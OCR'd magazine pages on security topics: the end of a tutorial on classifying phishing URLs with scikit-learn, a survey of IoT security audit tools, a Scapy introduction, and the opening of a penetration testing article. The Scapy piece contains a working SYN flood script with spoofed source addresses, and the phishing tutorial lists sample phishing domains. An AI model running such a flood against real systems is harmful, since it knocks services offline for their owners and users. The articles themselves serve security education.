5	dj00.co.vu	1	0	/css/	0	http	0	0	2	
6	133.130.103.10	0	1	/21/logar/	0	http	0	2	0	
7	httpssicredi.esy.es	0	0	/servico/sicredi /validarclientes /mobi/index.php	0	http	0	2	2	
8	gamesaty.ga	0	0	/wp-content ///yh/en/	0	http	1	0	2	
9	luxuryupgradepro.com	0	0	/ymailNew /ymailNew/	0	http	0	0	0	

Figure 1: First few lines of the data set

```
In [2]: !pip3 install pandas

Collecting pandas
  Using cached https://files.pythonhosted.org/packages/c3/e2/00cacecafbab071c787019f00ad84ca3185952f6bb9bca9550ed83870d4d/pandas-1.1.5-cp36-cp36m-manylinux1_x86_64.whl
Collecting numpy>=1.15.4 (from pandas)
  Using cached https://files.pythonhosted.org/packages/45/b2/6c7545bb7a38754d63048c7696804a0d947328125d81bf12beaa692c3ae3/numpy-1.19.5-cp36-cp36m-manylinux1_x86_64.whl
Collecting python-dateutil>=2.7.3 (from pandas)
  Using cached https://files.pythonhosted.org/packages/36/7a/87837f39d0296e723bb9b62bbb257d0355c7f6128853c78955f57342a56d/python_dateutil-2.8.2-py2.py3-none-any.whl
Collecting pytz>=2017.2 (from pandas)
  Using cached https://files.pythonhosted.org/packages/d3/e3/d9f046b5d1c94a3aeab15f1f867aa414f8ee9d196fae6865f1d6a0ee1a0b/pytz-2021.3-py2.py3-none-any.whl
Collecting six>=1.5 (from python-dateutil>=2.7.3->pandas)
  Using cached https://files.pythonhosted.org/packages/d9/5a/e7c31adbe875f2abbb91bd84cf2dc52d792b5a01506781dbcf25c91daf11/six-1.16.0-py2.py3-none-any.whl
Installing collected packages: numpy, six, python-dateutil, pytz, pandas
Successfully installed numpy-1.19.5 pandas-1.1.5 python-dateutil-2.8.2 pytz-2021.3 six-1.16.0

In [3]: !pip3 install sklearn

Collecting sklearn
Collecting scikit-learn (from sklearn)
  Using cached https://files.pythonhosted.org/packages/f5/ef/bcd79e8d59250d6e8478eb1290dc6e05be42b3be8a86e3954146adbc171a/scikit_learn-0.24.2-cp36-cp36m-manylinux1_x86_64.whl
Collecting scipy>=0.19.1 (from scikit-learn->sklearn)
  Using cached https://files.pythonhosted.org/packages/c8/89/63171228d5ced148f5ced50305c89e8576ffc695a90b58fe5bb602b910c2/scipy-1.5.4-cp36-cp36m-manylinux1_x86_64.whl
Collecting threadpoolctl>=2.0.0 (from scikit-learn->sklearn)
  Downloading https://files.pythonhosted.org/packages/61/cf/6e354304bcb9c6413c4e02a747b600061c21d38ba51e7e544ac7bc66aecc/threadpoolctl-3.1.0-py3-none-any.whl
Collecting joblib>=0.11 (from scikit-learn->sklearn)
  Using cached https://files.pythonhosted.org/packages/3e/d5/0163eb0cfa0b673aa4fe1cd3ea9d8a81ea0f32e50807b0c295871e4aab2e/joblib-1.1.0-py2.py3-none-any.whl
Collecting numpy>=1.13.3 (from scikit-learn->sklearn)
  Using cached https://files.pythonhosted.org/packages/45/b2/6c7545bb7a38754d63048c7696804a0d947328125d81bf12beaa692c3ae3/numpy-1.19.5-cp36-cp36m-manylinux1_x86_64.whl
Installing collected packages: numpy, scipy, threadpoolctl, joblib, scikit-learn, sklearn
Successfully installed joblib-1.1.0 numpy-1.19.5 scikit-learn-0.24.2 scipy-1.5.4 sklearn-0.0 threadpoolctl-3.1.0
```

Figure 2: Installing libraries

legitimate and the phishing ones, in order to make one data set**.** The first few lines of the merged data set are shown in Figure 2.

We then drop the columns like path, protocol, etc, that we do not need for the purpose of prediction:

```
urls = urls.drop(urls.
columns[[0,3,5]],axis=1)
```

After this, we need to split the data set into testing and training parts using the following code:

```
data_train, data_test, labels_train,
labels_test = train_test_split(urls_
without_labels, labels, test_size=0.30,
random_state=110)
```

We now make a model using the random forest classifier from sklearn, and then use the *fit* function to train the model:

```
random_forest_classifier =
RandomForestClassifier()
random_forest_classifier.
fit(data_train,labels_
train)
```

Once this is done, we can use the *predict* function to finally predict which URLs are phishing. The following line can be used for the prediction:

```
prediction_label = random_forest_
classifier.predict(test_data)
```

That is it! You have built a machine learning model that predicts if a URL is a phishing one. Do try it out. I am sure you will have fun. END

By: Jishnu Saurav Mittapalli

The author is a full stack Web developer, interested in modern technologies like artificial intelligence and machine learning. He is currently working in the field of natural language processing.

Tools You Can Use for the Security Audit of IoT Devices

Digital transformation involves data-driven decision making with the integration of artificial intelligence (AI). Important data is broadcast through Internet of Things (IoT) devices and smart gadgets. These IoT devices are very often insecure and have vulnerabilities as they lack built-in security mechanisms that can protect them from potential cyber attacks. There are quite a few open source tools that can be used to carry out security audits, lowering the risk of such attacks.

Cyber attackers and sniffers can access sensitive data from IoT devices and use that information to launch attacks on other linked systems. According to anti-virus and computer security service company Kaspersky, the number of IoT hacks more than quadrupled year-on-year in 2021.

For the most part, hackers gained access to Internet of Things (IoT) networks by using the Telnet protocol, which provides a command-line interface for communicating with devices or servers over the Internet. More than 58 per cent of IoT intrusions, as per research reports, used assorted protocols that aimed to mine cryptocurrencies, shut down systems via distributed denial-of-service (DDoS) attacks, or steal confidential data.

Because of the increased time spent using IoT devices at home during the pandemic, the security risks have increased. Many of these gadgets, whether used for personal or business purposes, lack basic security measures. New technologies like artificial intelligence and edge computing have also complicated the landscape of cyber and data security. As the popularity of smart gadgets grew, so did the number of attacks, according to Dan Demeter, a Kaspersky security analyst.




Figure 1: Key components in PENIOT

The need for security audit in IoT gadgets

Cyber attacks are evolving all the time, and businesses and government agencies are employing ever more sophisticated cyber security measures to guard their applications and infrastructure from online attacks. The global penetration testing market is expected to grow from US$ 1.6 billion in 2021 to US$ 3.0 billion by 2026, at a CAGR of 13.8 per cent between 2021 and 2026.

Penetration testing on IoT devices is a hot topic and there is huge research in this segment. Even with a 'security by design' approach, pen testing is vital to identify true security dangers and take the appropriate precautions.

Key segments and protocols in IoT deployment where security and privacy is required are:

- Constraint application protocol (CoAP)
- Bluetooth low energy (BLE)
- Advanced message queuing protocol (AMQP)
- Message queuing telemetry transport (MQTT)

Figure 2: The software suite of Objection for smart gadgets

For an attacker to get access to a connected device, there are several possible entry points. At the time of an IoT pen test (or security audit), the complete IoT scenario and ecosystem is tested. This encompasses everything from the individual layer and the embedded software, to the communication protocols and the server. Tests of servers, online interfaces, and mobile apps are not unique to IoT, but are crucial since they cover areas with a high potential for failure. Vulnerabilities in IoT are the focus of electrical, embedded software, and communication protocol testing.

The following tests are run during a connected device's security assessment. These are done using different high performance penetration testing and security audit tools

against vulnerabilities:

- Tests for exploitation and manipulation in the communication ports
- IoT sniffing by capture and analysis of radio signals
- Detection of interfaces or backdoors
- Tests for buffer overflow
- Tests for breaking of passwords
- Debugging
- Cryptographic analysis
- Manipulation in firmware tests
- Reverse engineering
- Memory dumps

Open source tools for the security audit of IoT devices

IoT devices are becoming more and more commonplace in our daily lives. A few examples of such devices are smart bicycles, fitness trackers, medical sensors, smart locks, and linked factories. All of these devices and gadgets can be secured against cyber attacks using open source tools, some of which are briefly discussed here.

PENIOT

https://github.com/yakuza8/peniot

PENIOT is an IoT penetration testing tool that enables security audit teams to test and breach the devices with various security threats by exploiting their connectivity. There are both active and passive security threats that can be tested. It is possible to carry out active security attacks, such as altering system resources, replaying legitimate communication units and so on, after determining the target device and the relevant information (or parameters). Passive security threats, such as breaking the confidentiality of sensitive data or gaining access to network traffic analysis, can also be analysed.

Objection

https://github.com/sensepost/objection

Objection is a tool for the detailed analysis and security audit of the Android and iOS apps used in the IoT environment.

Nowadays, a number of smart gadgets and devices are using Android and iOS platforms which can be analysed with detailed logs and security audit reports, using this tool.

Routersploit

https://github.com/threat9/routersploit

This powerful open source exploitation framework for embedded devices has multiple features and modules for penetration testing and security audit:

- Exploits - vulnerabilities evaluation
- Creds - testing of network services and credentials
- Scanners - detailed security audit of target
- Payloads - generation of payloads and injection key points
- Generic - performing and testing of assaults

Wireshark

https://www.wireshark.org

Wireshark is a free network protocol analyser with a lot of features. Various protocols, including MQTT, are used by IoT devices to communicate and these can be analysed effectively. Security rules are configured according to the protocol and the traffic is examined in order to discover any weaknesses. A network packet analyser is accessible through the command line using tcpdump. Such tools are used to examine data packets exchanged between IoT devices and networks.

Binwalk

https://www.kali.org/tools/binwalk

Binwalk is a tool for reversing the design of hardware. It is one of the key components in Kali Linux that is used for penetration testing, server fingerprinting, security audit and forensic applications.

Firmwalker

https://github.com/craigz28/firmwalker

Firmwalker is a free and open source tool for searching and scanning the firmware file system, irrespective of whether it is extracted or mounted. A detailed security audit can be done using this tool.

In the era of Internet of Things (IoT) and Internet of Everything (IoE), there is a need to devise and use high performance toolkits for penetration testing and security audits. As the number of IoT devices grows, so do the security risks. Free and open source toolkits and software suites should be customised according to recent protocols and dynamic traffic so that higher levels of security and privacy can be enforced in IoT and IoE deployments. END

References

[1] Markets and Markets, Penetration Testing Market worth $3.0 billion by 2026, *https://www.marketsandmarkets.com/PressReleases/penetration-testing.asp*

[2] IoT World, IoT Cyberattacks Escalate in 2021, According to Kaspersky, *https://www.iotworldtoday.com/2021/09/17/iot-cyberattacks-escalate-in-2021-according-to-kaspersky/*

[3] The Economic Times, 5 Cybersecurity Threats To Watch Out For In 2022, *https://economictimes.indiatimes.com/magazines/panache/5-cybersecurity-threats-to-watch-out-for-in-2022/internet-of-things-vulnerabilities/slideshow/88997171.cms*

By: Dr Gaurav Kumar

The author is associated with various academic and research institutes, where he delivers expert lectures and conducts technical workshops on the latest technologies and tools.

Try Scapy for Cyber Security

Cyber attacks are on the rise. Scapy is a powerful and flexible packet crafting all-in-one tool that can help prevent these attacks.

Cyber security is a set of principles and practices that protects computing assets such as computers, networks, databases, mobiles and other devices from attacks. Every device is connected to a network today, and maintaining the confidentiality, integrity and availability of data is of utmost importance.

Confidentiality implies that the data or information should be kept private. Information should be available only to authorised users to reduce the risk of leakage. The aim of attackers is to get information from the system.

Integrity implies preventing the data from getting corrupted. Cyber attacks involve the use of malware to corrupt data, in order to degrade the system.

Availability implies that data and systems should be available to users whenever they want to access them. Cyber attacks involve blocking the access to systems intentionally so that their functioning is disrupted.

Types of cyber threats

As indicated earlier, all the cyber threats attack the confidentiality, integrity and availability of data.

Malware attacks: Malware is malicious software created to attack the systems of the user to access information and corrupt the data. There are different types of malware such as viruses, Trojans, ransomware, spyware, botnets, etc. Malware basically affects the confidentiality and integrity of the asset.

Social engineering attacks: This is a term used when human interactions cause a broad range of malicious activities. Examples of social engineering attacks are:

- *Phishing:* Here, a malicious actor tries to access the assets of the user with a fraudulent email or link, and gets information when the link is clicked or the email is replied to.
- *Spear phishing:* This is an attack on targeted individuals or an organisation.
- *Whale phishing:* This is an attack on high net worth individuals.

Man in the middle attack: In this

attack, the malicious actor tries to access the communication between the user and the system. Confidential information is obtained by sniffing on the network.

Denial of service attack: In this type of attack, the malicious actor prevents access to the system, and the computer or server is unable to perform its intended function. This makes the system unusable, affecting its availability.

SQL injection attack: SQL is a database and answers all the queries it receives. The attackers look at vulnerable applications and post queries to get the information from the database.

Password attack: In this type of attack, the hacker tries to guess the passwords of user accounts. There are different types of password attacks.

- *Dictionary attack:* The attacker tries to use all the words in the dictionary in an attempt to guess the password.
- *Brute force attack:* The attacker tries to guess the various password combinations possible, through trial and error.
- *Keylogger:* This attack creates records of everything that is typed on a computer or mobile keyboard.
- *Shoulder surfing:* In this type of attack, passwords are obtained by looking over the user's shoulder.
- *Distributed denial of service or DDOS attack:* Here multiple bots are used to perform denial-of-service attacks on the target. The hacker gets control of the bots and tries to attack the target through them. It is difficult to trace the source of this attack. There are different kinds of DDOS attacks such as volume based attacks, protocol attacks and application layer attacks.

Cyber security testing

Cyber security testing involves uncovering the vulnerabilities and making a risk assessment of the system for cyber attacks. The goal is to find the loopholes and weaknesses of the system.

There are different types of security testing.

Vulnerability scanning: This involves finding the weaknesses of the system through which a hacker can gain unauthorised access to the machine. Various parts of the system such as open ports are checked for vulnerabilities.

Penetration testing*:* A pen test attacks a system to help find the vulnerabilities in it.

Security auditing*:* The audit of the system is done to find the security vulnerabilities.

Security risk assessment*:* In this kind of testing the risks and vulnerabilities in the system are analysed. This involves a process of identifying the security loopholes in the system, analysing the vulnerabilities and addressing them. Historic problems with the system are evaluated from the attacker's point of view

Ethical hacking: Ethical hacking is a process of understanding the vulnerabilities in the system, installed applications, networking protocols used and in the databases. It tries to understand the weak points in the system and lawfully attack it to evaluate and resolve its vulnerabilities.

Scapy: The network packet manipulation tool

Now that we know a little about the risks associated with the Internet, we will have a look at Scapy, which is a packet crafting library for Python 2 and Python 3.

Scapy is a powerful packet crafting tool. It can forge or decode the packets of a wide variety of protocols, send them on the Internet, and respond to the replies. It can be used to handle the classical tasks of cyber security such as network scanning, probing, unit tests, performing attacks, network discovery and debugging of network attacks. Scapy can do the following:

- Network scanning
- Network attack
- Automated analysis of *pcap* files from Wireshark

Cyber security activities

Port scanning*:* Ports are the doors to the network through which information is received and transmitted. Port scanning determines which ports are open and can receive information, and what services are available from that system.

Network fingerprinting*:* Network fingerprinting is the process of finding the information on the network device such as the version of the operating system, network protocols, active network services, databases installed, software applications and configuration, and so on. An attacker's first activity is to find as much information as possible such as the target platform, software application, databases and configuration, network topology and architecture. This information can be used to find vulnerabilities and plan for the attack.

Packet sniffing*:* In this, hardware or software is used to observe the packets flowing through the network. This could be between two computers or multiple devices on the network. It is also called packet analysis or protocol analysis. Packet sniffers work by intercepting and logging the traffic on the network. The raw packets are analysed to decode their protocol information.

Packet forging*:* Packet forging is the manipulation of network packets sent to the devices. This is done to take advantage of the vulnerabilities in the software. In packet forging, the protocol header or payload information is manipulated and sent to the device.

After getting the necessary information through port scanning, fingerprinting, and understanding the vulnerabilities of the system, a cyber attack is carried out to disrupt and disable a system.

Advantages of Scapy over other tools

There are a lot of open source tools such as Nmap, Zenmap and Netcat available to perform a port scan. Vulnerability scanning can be done by open source tools such as OpenVAS, Metasploit, etc. Packet sniffing can be done by tools like Wireshark. But *all* these activities are possible with Scapy.

Scapy is a tool with which you can craft your own packets, send them on the network, receive the responses from the network and analyse them. Other tools like Nmap are made for specific functions and cannot do much more than that but Scapy, being a packet crafting program, is very flexible. With Scapy you can manipulate and make the packets you want to send. It is also possible to programmatically analyse the packets and get the information that is required.

Downloading and installing Scapy

We can download Scapy from *https://scapy.net/download/* and install it with the following command:

```
$pip install --pre scapy[basic]
```

This command installs the Python shell along with Scapy. There are other commands we can use. To install only *scapy*, type:

```
$pip install scapy
```

If you want to install Scapy with all the dependencies, write the following code:

```
$pip install -pre scapy[complete]
```

Scapy modes

Scapy interactive mode: In this mode, the Scapy commands are run from the terminal. This is good for the one-line commands. This is just a Python interpreter loaded with Scapy classes and objects.

Importing Scapy as a module: In this mode, Scapy is imported as a module and used in Python. This is used for programmatically manipulating the packets.

Cyber attacks using Scapy

The small program given below demonstrates the SYN flood attack using Scapy:

```
from scapy.all import *
#IP Address of the target under attack
ip_target = "192.168.1.11"
#Port of the target
port_target = 55555

#Spoof IP adress
ip = IP(src=RandIP("192.168.1.1/24"),
dst=ip_target)
#Prepare TCP SYN packet
tcp = TCP(sport=RandShort(), dport=port_
target, flags="S")

raw = Raw(b"X"*1024)

# stack up the layers
p = ip / tcp / raw
# send the constructed packet in a loop
until CTRL+C is detected
send(p, loop=1, verbose=0)
```

Network scanning using Scapy module

The process of scanning the whole network and trying to find out all the clients that are connected to it is known as network scanning. We can identify clients using their IP and MAC addresses. ARP ping can be used to find out the 'live' systems in the network.

Scapy provides a Python interface with libpcap or native raw sockets, similar to the way Wireshark provides a view and captures GUI. With an understanding of the types of attacks and the ways to mitigate them, I leave it to you to try out Scapy and check further use cases. For more details, you can visit *https://scapy.net/* and read the documentation. END

By: B.N. Chandrashekhar and Srinivas Yeeda Chakravarthy


B.N. Chandrashekhar is a principal consultant and researcher with hands-on programming experience. He has around two decades of industry experience. With a master's degree from IISc, he specialises in embedded, retail, e-commerce and AI driven technology.

Srinivas Chakravarthy is technical product manager with ABB Ability Innovation Center. He works in the area of distributed control systems and industrial automation. He has interests in machine learning and deep learning, and is an avid programmer with hands-on experience in ML frameworks.

THE COMPLETE MAGAZINE ON OPEN SOURCE
OpenSource ForYou
The latest from the Open Source world is here.
OpenSourceForU.com
Join the community at facebook.com/opensourceforu
Follow us on Twitter @OpenSourceForU

What is Penetration Testing and Why is it Important?

Penetration testing, also known as pen testing or security testing, is a form of ethical hacking. It's an authorised cyber attack on any computer system, which is carried out to evaluate the security of that system. In this article we will see why penetration testing is so important for organisations.



Penetration testing is done with the sole purpose of identifying the vulnerabilities within a system and fixing them. This ensures that unauthorised third parties don't access the data within the system. Such testing helps to get a full risk assessment of any system, including its strengths and weaknesses. The process usually begins with identifying the target system as well as a particular goal after this system is tested. The information received after testing the system is evaluated against the project's initial plan. Security issues that are uncovered in this manner are reported to the system owner.

With the rise of cyber attacks, organisations must perform regular pen tests to secure themselves from data breaches and to protect their users' sensitive information.

What is a penetration test?

